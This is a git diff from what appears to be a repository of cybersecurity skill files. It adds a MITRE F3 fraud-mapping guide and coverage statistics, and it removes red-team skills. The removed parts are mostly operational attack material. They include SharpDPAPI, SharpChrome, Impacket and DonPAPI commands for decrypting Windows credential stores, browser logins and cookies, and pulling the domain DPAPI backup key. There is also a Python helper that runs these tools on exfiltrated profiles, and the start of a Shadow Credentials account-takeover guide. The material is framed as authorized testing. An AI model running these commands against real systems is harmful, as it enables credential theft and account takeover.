frontmatter blocks** because F3 redefines several ATT&CK tactics for the fraud context.
|
||||
|
||||
## The 8 F3 v1.1 tactics
|
||||
|
||||
| Tactic slug | F3 ID | Origin |
|
||||
|---|---|---|
|
||||
| `reconnaissance` | TA0043 | ATT&CK (redefined) |
|
||||
| `resource-development` | TA0042 | ATT&CK (redefined) |
|
||||
| `initial-access` | TA0001 | ATT&CK (redefined) |
|
||||
| `stealth` | TA0005 | ATT&CK (redefined) |
|
||||
| `positioning` | **FA0001** | **F3-new** |
|
||||
| `execution` | TA0002 | ATT&CK (redefined) |
|
||||
| `monetization` | **FA0002** | **F3-new** |
|
||||
| `defense-impairment` | TA0112 | ATT&CK (redefined) |
|
||||
|
||||
## Technique ID conventions
|
||||
|
||||
- **`F1XXX`** — fraud-specific techniques introduced by F3 (e.g. `F1005.003`
|
||||
Account Manipulation: Add Beneficiary, `F1025.003` Electronic Funds Transfer:
|
||||
Wire Transfer, `F1018` Convert to Cryptocurrency).
|
||||
- **`T1XXX`** — ATT&CK techniques reused verbatim inside F3 (e.g. `T1566` Phishing,
|
||||
`T1586` Compromise Accounts, `T1557` Adversary-in-the-Middle).
|
||||
- Sub-techniques use ATT&CK dot notation (`F1005.003`, `T1566.002`).
|
||||
|
||||
Every ID used in this repo is a real, active technique present in the F3 v1.1 STIX
|
||||
bundle — there are no `TBD`/placeholder IDs.
|
||||
|
||||
## Frontmatter schema
|
||||
|
||||
The `mitre_f3` block sits alongside the existing `mitre_attack` block:
|
||||
|
||||
```yaml
|
||||
mitre_f3:
|
||||
version: '1.1'
|
||||
tactics:
|
||||
- positioning
|
||||
- monetization
|
||||
techniques:
|
||||
- id: F1005.003
|
||||
name: 'Account Manipulation: Add Beneficiary'
|
||||
tactic: positioning
|
||||
source: f3 # F-prefixed = fraud-specific
|
||||
- id: T1586
|
||||
name: Compromise Accounts
|
||||
tactic: resource-development
|
||||
source: attack # T-prefixed = reused ATT&CK
|
||||
```
|
||||
|
||||
Rules:
|
||||
1. `id` must be a real F3 v1.1 technique ID.
|
||||
2. `name` must match the technique's official name in the F3 catalog.
|
||||
3. `tactic` must be one the technique actually lists in the catalog.
|
||||
4. `source` is `f3` for `F1XXX` IDs and `attack` for `T1XXX` IDs.
|
||||
|
||||
## Scope
|
||||
|
||||
F3 mappings are applied only to **fraud-relevant skills** — phishing/social
|
||||
engineering, account takeover, banking malware/stealers, BEC, identity/KYC,
|
||||
payment/card fraud, money-mule/cash-out, ransomware extortion, and the cross-cutting
|
||||
DFIR and threat-intelligence skills. Skills with no fraud dimension do not carry an
|
||||
`mitre_f3` block.
|
||||
|
||||
## Regenerating / verifying the catalog
|
||||
|
||||
```bash
|
||||
git clone --depth 1 https://github.com/center-for-threat-informed-defense/fight-fraud-framework
|
||||
# technique catalog is the STIX bundle:
|
||||
# fight-fraud-framework/public/f3-stix-v1.1.json
|
||||
```
|
||||
|
||||
All `mitre_f3` IDs in this repo are validated against that bundle on every update.
|
||||
+13624
-1
File diff suppressed because one or more lines are too long
+1
-1
@@ -21,7 +21,7 @@ Alternatively, paste the raw JSON URL into the Navigator's "Load from URL" optio
|
||||
|
||||
| Metric | Value |
|
||||
|--------|-------|
|
||||
| Total skills scanned | 817 |
|
||||
| Total skills scanned | 742 |
|
||||
| Unique ATT&CK techniques referenced | 218 |
|
||||
| Parent techniques | 94 |
|
||||
| Sub-techniques | 124 |
|
||||
|
||||
@@ -1,6 +1,6 @@
|
||||
# ATT&CK Coverage Summary
|
||||
|
||||
Coverage analysis of the 805 cybersecurity skills mapped to MITRE ATT&CK Enterprise tactics.
|
||||
Coverage analysis of the 607 cybersecurity skills mapped to MITRE ATT&CK Enterprise v15 tactics.
|
||||
|
||||
## Tactic Coverage Matrix
|
||||
|
||||
|
||||
@@ -1,209 +0,0 @@
|
||||
---
|
||||
name: abusing-dpapi-for-credential-access
|
||||
description: Extract and decrypt Windows DPAPI-protected secrets (Credential Manager, browser logins/cookies, Wi-Fi credentials, KeePass keys) online or offline using SharpDPAPI, SharpChrome, Mimikatz, or Impacket's dpapi.py, including domain-wide decryption via the DPAPI backup key. Use during authorized red-team credential-access engagements after gaining a foothold or when triaging DPAPI blobs pulled from a host.
|
||||
domain: cybersecurity
|
||||
subdomain: red-teaming
|
||||
tags:
|
||||
- red-team
|
||||
- credential-access
|
||||
- dpapi
|
||||
- sharpdpapi
|
||||
- post-exploitation
|
||||
- active-directory
|
||||
- windows
|
||||
- mimikatz
|
||||
version: '1.0'
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1555.004
|
||||
---
|
||||
# Abusing DPAPI for Credential Access
|
||||
|
||||
> **Legal Notice:** This skill is for authorized penetration testing, red-team engagements, and educational purposes only. Extracting credentials from systems you do not own or lack explicit written authorization to test is illegal and may violate computer fraud and abuse laws. Always operate within a signed rules-of-engagement and document every action.
|
||||
|
||||
## Overview
|
||||
|
||||
The Windows Data Protection API (DPAPI) is the operating system's built-in symmetric-encryption service that applications use to protect secrets at rest: saved RDP and Windows Credential Manager credentials, web and Wi-Fi credentials in the Credential Vault, browser saved logins and cookies (Chrome/Edge), KeePass keys, certificate private keys, and Scheduled Task passwords. DPAPI derives a per-user (or per-machine) **master key** from the user's password (or the machine account secret), and that master key encrypts individual "DPAPI blobs." The encrypted master keys live under `%APPDATA%\Microsoft\Protect\<SID>\` (user) and `%WINDIR%\System32\Microsoft\Protect\` (machine).
|
||||
|
||||
Red teamers abuse DPAPI to recover plaintext secrets after gaining a foothold, mapping to MITRE ATT&CK **T1555.004 (Credentials from Password Stores: Windows Credential Manager)**. There are three primary decryption paths:
|
||||
|
||||
1. **Online / context-based** — running as the target user, DPAPI APIs (`CryptUnprotectData`) transparently decrypt the user's blobs. SharpDPAPI's `/unprotect` flag uses this.
|
||||
2. **Offline with the user password or NTLM hash** — decrypt the user's master keys with `/password:` or `/ntlm:`, then decrypt the blobs offline (great for triaged files pulled from a host).
|
||||
3. **Domain-wide with the DPAPI backup key** — Domain Admins can extract the domain's RSA DPAPI backup key (`.pvk`) once, then decrypt *any* domain user's master keys forever, online or offline, with `/pvk:`.
|
||||
|
||||
The canonical tooling is **SharpDPAPI** (GhostPack, a C# port of Mimikatz DPAPI functionality) for Windows, **SharpChrome** for browser secrets, and **Mimikatz** (`dpapi::*`) as the original implementation. On Linux, Impacket's `dpapi.py` and `donpapi` perform remote/offline triage.
|
||||
|
||||
## When to Use
|
||||
|
||||
- After compromising a Windows host where the user has saved RDP, browser, or vault credentials worth harvesting for lateral movement.
|
||||
- When you hold a user's password or NTLM hash and want to decrypt their DPAPI-protected secrets offline.
|
||||
- When you have Domain Admin and want to obtain the domain DPAPI backup key to decrypt any user's protected data across the estate.
|
||||
- When triaging exfiltrated `Credentials`, `Vault`, or `Protect` directories from disk images.
|
||||
- During purple-team exercises to validate detection of DPAPI master-key access and LSASS/Protect-folder reads.
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- An authorized foothold (interactive session, beacon, or remote admin) on the target Windows host.
|
||||
- Knowledge of the target user's SID, and one of: the user's session, password, NTLM hash, or Domain Admin rights for the backup key.
|
||||
- Tooling (compile from source or use release binaries; obtain only from official upstreams):
|
||||
|
||||
```bash
|
||||
# SharpDPAPI / SharpChrome (GhostPack) — build with Visual Studio / msbuild
|
||||
git clone https://github.com/GhostPack/SharpDPAPI.git
|
||||
# Open SharpDPAPI.sln and build Release, or:
|
||||
msbuild SharpDPAPI.sln /p:Configuration=Release
|
||||
|
||||
# Mimikatz (original DPAPI implementation)
|
||||
# https://github.com/gentilkiwi/mimikatz/releases
|
||||
|
||||
# Linux remote/offline triage (Impacket)
|
||||
pipx install impacket # provides dpapi.py / impacket-dpapi
|
||||
pipx install donpapi # https://github.com/login-securite/DonPAPI
|
||||
```
|
||||
|
||||
## Objectives
|
||||
|
||||
- Triage a host for DPAPI-protected credential, vault, RDP, and certificate blobs.
|
||||
- Decrypt user master keys online (`/unprotect`), with a password/hash, or with the domain backup key.
|
||||
- Recover plaintext Credential Manager and Vault secrets.
|
||||
- Extract browser saved logins and cookies with SharpChrome.
|
||||
- Obtain and reuse the domain DPAPI backup key for estate-wide decryption.
|
||||
|
||||
## MITRE ATT&CK Mapping
|
||||
|
||||
| Technique ID | Name | Tactic | Relevance |
|
||||
|--------------|------|--------|-----------|
|
||||
| T1555.004 | Credentials from Password Stores: Windows Credential Manager | Credential Access | DPAPI protects Credential Manager / Vault entries; decrypting master keys and blobs recovers these stored credentials. |
|
||||
| T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Credential Access | SharpChrome decrypts DPAPI-protected Chrome/Edge logins, cookies, and state keys. |
|
||||
| T1003 | OS Credential Dumping | Credential Access | Extracting master keys / backup keys is a form of credential material dumping. |
|
||||
|
||||
## Workflow
|
||||
|
||||
### 1. Triage the host for DPAPI blobs
|
||||
|
||||
Run the SharpDPAPI `triage` command in the user's context to automatically enumerate and (where possible) decrypt credentials, vaults, RDG/RDP, and certificates:
|
||||
|
||||
```powershell
|
||||
# Online triage in the current user's context (uses CryptUnprotectData)
|
||||
SharpDPAPI.exe triage /unprotect
|
||||
|
||||
# Machine triage (requires local admin / SYSTEM) for machine-scoped blobs
|
||||
SharpDPAPI.exe machinetriage
|
||||
```
|
||||
|
||||
### 2. Decrypt user master keys offline (password or NTLM hash)
|
||||
|
||||
If you hold the user's password or hash, decrypt their master keys to a `{GUID}:SHA1` mapping you can reuse against individual blobs:
|
||||
|
||||
```powershell
|
||||
# Decrypt all of the current/specified user's master keys with the password
|
||||
SharpDPAPI.exe masterkeys /password:CorrectHorseBatteryStaple
|
||||
|
||||
# Decrypt master keys with the user's NTLM hash instead of the password
|
||||
SharpDPAPI.exe masterkeys /ntlm:cc36cf7a8514893efccd332446158b1a
|
||||
|
||||
# Output is GUID:SHA1 lines — feed them to credentials/vaults commands
|
||||
```
|
||||
|
||||
### 3. Recover Credential Manager and Vault secrets
|
||||
|
||||
Use the decrypted master-key mapping (or `/pvk:`) to decrypt the stored credentials and vault entries:
|
||||
|
||||
```powershell
|
||||
# Decrypt Credential Manager blobs with a GUID:SHA1 mapping
|
||||
SharpDPAPI.exe credentials {GUID1}:SHA1 {GUID2}:SHA1
|
||||
|
||||
# Or point at a target Credentials folder and decrypt with the domain backup key
|
||||
SharpDPAPI.exe credentials /target:C:\Users\bob\AppData\Local\Microsoft\Credentials\ /pvk:backupkey.pvk
|
||||
|
||||
# Decrypt Credential Vault entries
|
||||
SharpDPAPI.exe vaults /pvk:backupkey.pvk
|
||||
```
|
||||
|
||||
### 4. Decrypt RDP, KeePass, and certificate secrets
|
||||
|
||||
```powershell
|
||||
# Saved RDCMan.settings RDP passwords (current user context)
|
||||
SharpDPAPI.exe rdg /unprotect
|
||||
|
||||
# KeePass DPAPI-protected master keys
|
||||
SharpDPAPI.exe keepass /unprotect
|
||||
|
||||
# Certificate private keys (export usable .pem with /showall for all stores)
|
||||
SharpDPAPI.exe certificates /unprotect /showall
|
||||
```
|
||||
|
||||
### 5. Extract browser credentials with SharpChrome
|
||||
|
||||
SharpChrome decrypts Chrome/Edge logins and cookies. Modern Chromium uses an App-Bound "state key" that SharpChrome resolves via DPAPI:
|
||||
|
||||
```powershell
|
||||
# Decrypt saved logins for the current user
|
||||
SharpChrome.exe logins /unprotect
|
||||
|
||||
# Decrypt cookies (useful for session hijacking) in a target folder
|
||||
SharpChrome.exe cookies /target:"C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies" /pvk:backupkey.pvk
|
||||
|
||||
# Resolve the AES state key explicitly
|
||||
SharpChrome.exe statekeys /unprotect
|
||||
```
|
||||
|
||||
### 6. Obtain the domain DPAPI backup key (Domain Admin)
|
||||
|
||||
With Domain Admin, retrieve the domain's RSA DPAPI backup private key once. This key decrypts every domain user's master keys indefinitely:
|
||||
|
||||
```powershell
|
||||
# Pull and save the domain backup key as a .pvk via the MS-BKRP RPC interface
|
||||
SharpDPAPI.exe backupkey /server:dc01.corp.local /file:backupkey.pvk
|
||||
```
|
||||
|
||||
Then decrypt any user's master keys offline with it:
|
||||
|
||||
```powershell
|
||||
SharpDPAPI.exe masterkeys /pvk:backupkey.pvk /target:C:\Users\alice\AppData\Roaming\Microsoft\Protect\
|
||||
```
|
||||
|
||||
### 7. Remote / Linux-based triage (Impacket / DonPAPI)
|
||||
|
||||
From a Linux operator box, harvest and decrypt DPAPI secrets across hosts:
|
||||
|
||||
```bash
|
||||
# Decrypt a single masterkey file with Impacket using the domain backup key
|
||||
impacket-dpapi masterkey -file <masterkey_file> -pvk backupkey.pvk
|
||||
|
||||
# Decrypt a credential blob with the recovered masterkey
|
||||
impacket-dpapi credential -file <cred_blob> -key 0x<decrypted_masterkey>
|
||||
|
||||
# Mass remote DPAPI looting across hosts with DonPAPI
|
||||
donpapi collect -u alice -p 'Password123!' -d corp.local --target 10.0.0.0/24
|
||||
```
|
||||
|
||||
## Tools and Resources
|
||||
|
||||
| Tool | Purpose | Link |
|
||||
|------|---------|------|
|
||||
| SharpDPAPI | Windows DPAPI triage/decryption (C#) | https://github.com/GhostPack/SharpDPAPI |
|
||||
| SharpChrome | Chromium logins/cookies/state-key decryption | https://github.com/GhostPack/SharpDPAPI |
|
||||
| Mimikatz | Original DPAPI (`dpapi::*`) implementation | https://github.com/gentilkiwi/mimikatz |
|
||||
| Impacket dpapi.py | Remote/offline DPAPI decryption (Python) | https://github.com/fortra/impacket |
|
||||
| DonPAPI | Mass remote DPAPI looting | https://github.com/login-securite/DonPAPI |
|
||||
| HackTricks DPAPI | Technique reference | https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords.html |
|
||||
|
||||
## Detection and OPSEC Notes
|
||||
|
||||
- Master-key access and reads of `\Microsoft\Protect\` and `\Microsoft\Credentials\` are detectable; `backupkey` triggers an MS-BKRP RPC call to the DC.
|
||||
- The `/unprotect` (online) path is the stealthiest single-host option but only works as the live user.
|
||||
- Defenders should monitor for Sysmon process access to LSASS and abnormal access to Protect/Credentials folders (DE.CM-01).
|
||||
|
||||
## Validation Criteria
|
||||
|
||||
- [ ] Host triaged with `SharpDPAPI triage` / `machinetriage`.
|
||||
- [ ] User master keys decrypted via `/unprotect`, `/password:`, `/ntlm:`, or `/pvk:`.
|
||||
- [ ] Credential Manager and Vault secrets recovered.
|
||||
- [ ] RDP / KeePass / certificate secrets extracted where present.
|
||||
- [ ] Browser logins/cookies decrypted with SharpChrome.
|
||||
- [ ] Domain DPAPI backup key retrieved with Domain Admin (if in scope) and reused offline.
|
||||
- [ ] All recovered secrets documented with source host/user and ROE adherence confirmed.
|
||||
@@ -1,73 +0,0 @@
|
||||
# SharpDPAPI / DPAPI — Command Reference
|
||||
|
||||
## SharpDPAPI User Commands
|
||||
|
||||
| Command | Purpose | Example |
|
||||
|---------|---------|---------|
|
||||
| `triage` | Auto-run credentials, vaults, rdg, certificates | `SharpDPAPI.exe triage /unprotect` |
|
||||
| `masterkeys` | Decrypt user master keys (GUID:SHA1 output) | `SharpDPAPI.exe masterkeys /password:Pass` |
|
||||
| `credentials` | Decrypt Credential Manager blobs | `SharpDPAPI.exe credentials /pvk:key.pvk` |
|
||||
| `vaults` | Decrypt Credential Vault entries | `SharpDPAPI.exe vaults /pvk:key.pvk` |
|
||||
| `rdg` | Decrypt RDCMan.settings RDP passwords | `SharpDPAPI.exe rdg /unprotect` |
|
||||
| `keepass` | Decrypt KeePass DPAPI keys | `SharpDPAPI.exe keepass /unprotect` |
|
||||
| `certificates` | Decrypt certificate private keys | `SharpDPAPI.exe certificates /unprotect /showall` |
|
||||
|
||||
## SharpDPAPI Machine Commands (require admin/SYSTEM)
|
||||
|
||||
| Command | Purpose |
|
||||
|---------|---------|
|
||||
| `machinemasterkeys` | Decrypt machine master keys (uses DPAPI_SYSTEM LSA secret) |
|
||||
| `machinecredentials` | Decrypt machine credential blobs |
|
||||
| `machinevaults` | Decrypt machine vault entries |
|
||||
| `machinetriage` | Run all machine-scoped triage commands |
|
||||
|
||||
## SharpDPAPI Supporting Commands
|
||||
|
||||
| Command | Purpose | Example |
|
||||
|---------|---------|---------|
|
||||
| `backupkey` | Retrieve domain DPAPI backup key (.pvk) via MS-BKRP | `SharpDPAPI.exe backupkey /server:dc01 /file:key.pvk` |
|
||||
|
||||
## Common Flags
|
||||
|
||||
| Flag | Meaning |
|
||||
|------|---------|
|
||||
| `/unprotect` | Use live `CryptUnprotectData` in current user context (online) |
|
||||
| `/password:<pw>` | Decrypt master keys with the user's plaintext password |
|
||||
| `/ntlm:<hash>` | Decrypt master keys with the user's NTLM hash |
|
||||
| `/pvk:<file>` | Use domain backup private key for decryption |
|
||||
| `/mkfile:<file>` | Provide a specific master key file |
|
||||
| `/server:<dc>` | Target DC for backupkey retrieval |
|
||||
| `/target:<path>` | Target file/folder to decrypt |
|
||||
| `/rpc` | Use RPC to request master key decryption from a DC |
|
||||
| `/showall` | Show all certificate stores / verbose output |
|
||||
|
||||
## SharpChrome Commands
|
||||
|
||||
| Command | Purpose | Example |
|
||||
|---------|---------|---------|
|
||||
| `logins` | Decrypt saved browser logins | `SharpChrome.exe logins /unprotect` |
|
||||
| `cookies` | Decrypt browser cookies | `SharpChrome.exe cookies /pvk:key.pvk` |
|
||||
| `statekeys` | Decrypt the AES app-bound state key | `SharpChrome.exe statekeys /unprotect` |
|
||||
|
||||
## Impacket dpapi.py (Linux)
|
||||
|
||||
| Subcommand | Purpose | Example |
|
||||
|------------|---------|---------|
|
||||
| `masterkey` | Decrypt a master key file | `impacket-dpapi masterkey -file MK -pvk key.pvk` |
|
||||
| `credential` | Decrypt a credential blob | `impacket-dpapi credential -file CRED -key 0x<mk>` |
|
||||
| `vault` | Decrypt vault policy/creds | `impacket-dpapi vault -vpol VPOL -vcrd VCRD -key 0x<mk>` |
|
||||
| `backupkeys` | Retrieve domain backup keys | `impacket-dpapi backupkeys -t corp.local/admin@dc -pvk out.pvk` |
|
||||
|
||||
## Key File Locations
|
||||
|
||||
| Path | Contents |
|
||||
|------|----------|
|
||||
| `%APPDATA%\Microsoft\Protect\<SID>\` | User master keys |
|
||||
| `%WINDIR%\System32\Microsoft\Protect\` | Machine master keys |
|
||||
| `%LOCALAPPDATA%\Microsoft\Credentials\` | Credential Manager blobs |
|
||||
| `%APPDATA%\Microsoft\Vault\` / `%LOCALAPPDATA%\Microsoft\Vault\` | Credential Vault |
|
||||
|
||||
## External References
|
||||
|
||||
- SharpDPAPI README: https://github.com/GhostPack/SharpDPAPI
|
||||
- Impacket: https://github.com/fortra/impacket
|
||||
@@ -1,30 +0,0 @@
|
||||
# Standards and References — Abusing DPAPI for Credential Access
|
||||
|
||||
## NIST CSF 2.0
|
||||
|
||||
| ID | Name | Rationale |
|
||||
|----|------|-----------|
|
||||
| DE.CM-01 | Networks and network services are monitored to find potentially adverse events | DPAPI abuse generates detectable signals (MS-BKRP backup-key RPC to the DC, Protect/Credentials folder access, LSASS access) that monitoring must surface. |
|
||||
|
||||
## MITRE ATT&CK
|
||||
|
||||
| Technique ID | Name | Tactic | Rationale |
|
||||
|--------------|------|--------|-----------|
|
||||
| T1555.004 | Credentials from Password Stores: Windows Credential Manager | Credential Access | DPAPI protects Credential Manager/Vault entries; decrypting them recovers stored credentials. |
|
||||
| T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Credential Access | SharpChrome decrypts DPAPI-protected browser logins/cookies. |
|
||||
| T1003 | OS Credential Dumping | Credential Access | Extracting master keys and the domain backup key dumps credential material. |
|
||||
|
||||
## Supporting Frameworks and Standards
|
||||
|
||||
- **MS-BKRP** — BackupKey Remote Protocol; the RPC interface used to retrieve the domain DPAPI backup key.
|
||||
- **MS-DPSP / DPAPI** — Microsoft's Data Protection API specification governing master keys and blob protection.
|
||||
- **D3FEND** — Credential Eviction / Password Rotation as mitigations after DPAPI compromise.
|
||||
|
||||
## Official Resources
|
||||
|
||||
- SharpDPAPI / SharpChrome: https://github.com/GhostPack/SharpDPAPI
|
||||
- Mimikatz: https://github.com/gentilkiwi/mimikatz
|
||||
- Impacket: https://github.com/fortra/impacket
|
||||
- DonPAPI: https://github.com/login-securite/DonPAPI
|
||||
- HackTricks DPAPI: https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords.html
|
||||
- SpecterOps "Operational Guidance for Offensive User DPAPI Abuse": https://posts.specterops.io/operational-guidance-for-offensive-user-dpapi-abuse-1fb7fac8b107
|
||||
@@ -1,154 +0,0 @@
|
||||
#!/usr/bin/env python3
|
||||
# For authorized penetration testing and educational environments only.
|
||||
# Usage against targets without prior mutual written consent is illegal.
|
||||
# It is the end user's responsibility to obey all applicable laws.
|
||||
"""DPAPI triage orchestrator.
|
||||
|
||||
Locates DPAPI artifacts (master keys, Credential Manager blobs, Vault entries)
|
||||
on a mounted/exfiltrated user profile and drives SharpDPAPI (on Windows) or
|
||||
Impacket's dpapi.py (cross-platform) to decrypt them with a supplied password,
|
||||
NTLM hash, or domain backup key (.pvk).
|
||||
|
||||
This is an operator helper: it builds and runs the real tool commands and
|
||||
parses their output; it does not reimplement DPAPI cryptography.
|
||||
"""
|
||||
|
||||
import argparse
|
||||
import os
|
||||
import shutil
|
||||
import subprocess
|
||||
import sys
|
||||
from datetime import datetime, timezone
|
||||
|
||||
# Standard relative locations inside a Windows user profile.
|
||||
PROTECT_REL = os.path.join("AppData", "Roaming", "Microsoft", "Protect")
|
||||
CRED_REL = os.path.join("AppData", "Local", "Microsoft", "Credentials")
|
||||
VAULT_LOCAL_REL = os.path.join("AppData", "Local", "Microsoft", "Vault")
|
||||
VAULT_ROAM_REL = os.path.join("AppData", "Roaming", "Microsoft", "Vault")
|
||||
|
||||
|
||||
def find_tool(candidates):
|
||||
"""Return the first available tool path from candidates, else None."""
|
||||
for name in candidates:
|
||||
path = shutil.which(name)
|
||||
if path:
|
||||
return path
|
||||
return None
|
||||
|
||||
|
||||
def enumerate_artifacts(profile):
|
||||
"""Walk a user profile and collect DPAPI artifact file paths."""
|
||||
found = {"masterkeys": [], "credentials": [], "vaults": []}
|
||||
mapping = {
|
||||
"masterkeys": os.path.join(profile, PROTECT_REL),
|
||||
"credentials": os.path.join(profile, CRED_REL),
|
||||
"vaults": os.path.join(profile, VAULT_LOCAL_REL),
|
||||
}
|
||||
for key, base in mapping.items():
|
||||
if not os.path.isdir(base):
|
||||
continue
|
||||
for root, _dirs, files in os.walk(base):
|
||||
for fname in files:
|
||||
# Master keys are GUID-named; skip preferred/BK marker files noise.
|
||||
found[key].append(os.path.join(root, fname))
|
||||
# Also include roaming vault if present.
|
||||
vroam = os.path.join(profile, VAULT_ROAM_REL)
|
||||
if os.path.isdir(vroam):
|
||||
for root, _dirs, files in os.walk(vroam):
|
||||
for fname in files:
|
||||
found["vaults"].append(os.path.join(root, fname))
|
||||
return found
|
||||
|
||||
|
||||
def run_cmd(cmd, timeout):
|
||||
"""Run an external command and return (rc, stdout, stderr)."""
|
||||
try:
|
||||
proc = subprocess.run(cmd, capture_output=True, text=True, timeout=timeout)
|
||||
return proc.returncode, proc.stdout, proc.stderr
|
||||
except FileNotFoundError:
|
||||
return 127, "", f"tool not found: {cmd[0]}"
|
||||
except subprocess.TimeoutExpired:
|
||||
return 124, "", f"timeout after {timeout}s"
|
||||
|
||||
|
||||
def decrypt_masterkey_impacket(tool, mk_file, pvk, timeout):
|
||||
"""Decrypt one master key file via impacket-dpapi using a backup .pvk."""
|
||||
cmd = [tool, "masterkey", "-file", mk_file, "-pvk", pvk]
|
||||
rc, out, err = run_cmd(cmd, timeout)
|
||||
return {"file": mk_file, "rc": rc, "output": (out or err).strip()[:2000]}
|
||||
|
||||
|
||||
def sharpdpapi_triage(tool, profile, pvk, password, ntlm, timeout):
|
||||
"""Build and run a SharpDPAPI triage command appropriate to the inputs."""
|
||||
cmd = [tool, "triage"]
|
||||
if pvk:
|
||||
cmd += [f"/pvk:{pvk}"]
|
||||
elif password:
|
||||
cmd += [f"/password:{password}"]
|
||||
elif ntlm:
|
||||
cmd += [f"/ntlm:{ntlm}"]
|
||||
else:
|
||||
cmd += ["/unprotect"]
|
||||
rc, out, err = run_cmd(cmd, timeout)
|
||||
return {"rc": rc, "output": (out or err).strip()}
|
||||
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Authorized DPAPI triage helper")
|
||||
parser.add_argument("--profile", help="Path to a (mounted) Windows user profile")
|
||||
parser.add_argument("--pvk", help="Domain DPAPI backup key (.pvk)")
|
||||
parser.add_argument("--password", help="User plaintext password")
|
||||
parser.add_argument("--ntlm", help="User NTLM hash")
|
||||
parser.add_argument("--mode", choices=["enumerate", "impacket", "sharpdpapi"],
|
||||
default="enumerate",
|
||||
help="enumerate artifacts, or drive a decryption tool")
|
||||
parser.add_argument("--timeout", type=int, default=120, help="Per-command timeout")
|
||||
args = parser.parse_args()
|
||||
|
||||
ts = datetime.now(timezone.utc).isoformat()
|
||||
print(f"[*] DPAPI triage helper — {ts}")
|
||||
print("[!] Authorized use only. Confirm rules-of-engagement before proceeding.\n")
|
||||
|
||||
if args.mode in ("enumerate", "impacket"):
|
||||
if not args.profile or not os.path.isdir(args.profile):
|
||||
print("[!] --profile must point to an existing user profile directory",
|
||||
file=sys.stderr)
|
||||
sys.exit(2)
|
||||
artifacts = enumerate_artifacts(args.profile)
|
||||
for kind, items in artifacts.items():
|
||||
print(f"--- {kind.upper()} ({len(items)}) ---")
|
||||
for p in items:
|
||||
print(f" {p}")
|
||||
if args.mode == "impacket":
|
||||
if not args.pvk:
|
||||
print("\n[!] --pvk required for impacket master key decryption",
|
||||
file=sys.stderr)
|
||||
sys.exit(2)
|
||||
tool = find_tool(["impacket-dpapi", "dpapi.py"])
|
||||
if not tool:
|
||||
print("[!] impacket-dpapi not found. Install: pipx install impacket",
|
||||
file=sys.stderr)
|
||||
sys.exit(2)
|
||||
print("\n=== Decrypting master keys with backup key ===")
|
||||
for mk in artifacts["masterkeys"]:
|
||||
res = decrypt_masterkey_impacket(tool, mk, args.pvk, args.timeout)
|
||||
print(f" [{res['rc']}] {res['file']}")
|
||||
if res["output"]:
|
||||
print(f" {res['output'][:300]}")
|
||||
return
|
||||
|
||||
# sharpdpapi mode (Windows operator host)
|
||||
tool = find_tool(["SharpDPAPI.exe", "SharpDPAPI"])
|
||||
if not tool:
|
||||
print("[!] SharpDPAPI not found on PATH. Build from "
|
||||
"https://github.com/GhostPack/SharpDPAPI", file=sys.stderr)
|
||||
sys.exit(2)
|
||||
result = sharpdpapi_triage(tool, args.profile, args.pvk, args.password,
|
||||
args.ntlm, args.timeout)
|
||||
print("=== SharpDPAPI triage ===")
|
||||
print(result["output"])
|
||||
sys.exit(0 if result["rc"] == 0 else 1)
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,185 +0,0 @@
|
||||
---
|
||||
name: abusing-shadow-credentials-for-privesc
|
||||
description: Take over Active Directory accounts by writing attacker-controlled public keys to msDS-KeyCredentialLink (Shadow Credentials) with pyWhisker, Whisker, or Certipy, then authenticate via PKINIT to recover the target's NT hash without a password reset. Use when BloodHound shows GenericWrite/GenericAll/AddKeyCredentialLink over a target, as a stealthier alternative to ForceChangePassword, during authorized red-team engagements.
|
||||
domain: cybersecurity
|
||||
subdomain: red-teaming
|
||||
tags:
|
||||
- red-team
|
||||
- active-directory
|
||||
- shadow-credentials
|
||||
- pywhisker
|
||||
- certipy
|
||||
- pkinit
|
||||
- key-credential-link
|
||||
- privilege-escalation
|
||||
version: '1.0'
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- PR.AA-05
|
||||
mitre_attack:
|
||||
- T1098.005
|
||||
---
|
||||
# Abusing Shadow Credentials for Privilege Escalation
|
||||
|
||||
> **Legal Notice:** This skill is for authorized security testing and educational purposes only. Shadow Credentials grant full takeover of the targeted account. Use only against systems you own or are explicitly authorized in writing to test. Unauthorized access is a crime.
|
||||
|
||||
## Overview
|
||||
|
||||
The **Shadow Credentials** technique abuses the `msDS-KeyCredentialLink` attribute of Active Directory user and computer objects. This attribute stores raw public keys ("Key Credentials") used by Windows Hello for Business and Azure AD device registration for passwordless certificate-based logon via PKINIT (Public Key Cryptography for Initial Authentication in Kerberos). If an attacker has write permission over a target object's `msDS-KeyCredentialLink` — typically granted by `GenericWrite`, `GenericAll`, `WriteProperty`, or `AddKeyCredentialLink` ACEs surfaced in BloodHound — they can append their own attacker-generated public key. They then request a TGT for the target via PKINIT using the matching private key and recover the target's NT hash, achieving complete account takeover **without resetting the password**, which is far stealthier than a forced password reset.
|
||||
|
||||
The technique was published by Elad Shamir (*"Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover"*) and implemented in the C# tool **Whisker**. The Python equivalent **pyWhisker** (ShutdownRepo) manipulates the attribute over LDAP, and **Certipy** integrates the entire chain via `certipy shadow auto`. The target environment must support PKINIT and have at least one Domain Controller running Windows Server 2016 or later. Sources: [pyWhisker](https://github.com/ShutdownRepo/pywhisker), [Whisker](https://github.com/eladshamir/Whisker), [The Hacker Recipes — Shadow Credentials](https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials).
|
||||
|
||||
## When to Use
|
||||
|
||||
- When BloodHound reveals `GenericWrite`/`GenericAll`/`AddKeyCredentialLink` over a higher-value user or computer
|
||||
- As a stealthier alternative to `ForceChangePassword` (no password reset = less disruption/alerting)
|
||||
- To take over a computer account to chain into Resource-Based Constrained Delegation (RBCD)
|
||||
- During red-team operations needing account takeover without locking out the legitimate user
|
||||
- For purple-team exercises generating `msDS-KeyCredentialLink` modification telemetry
|
||||
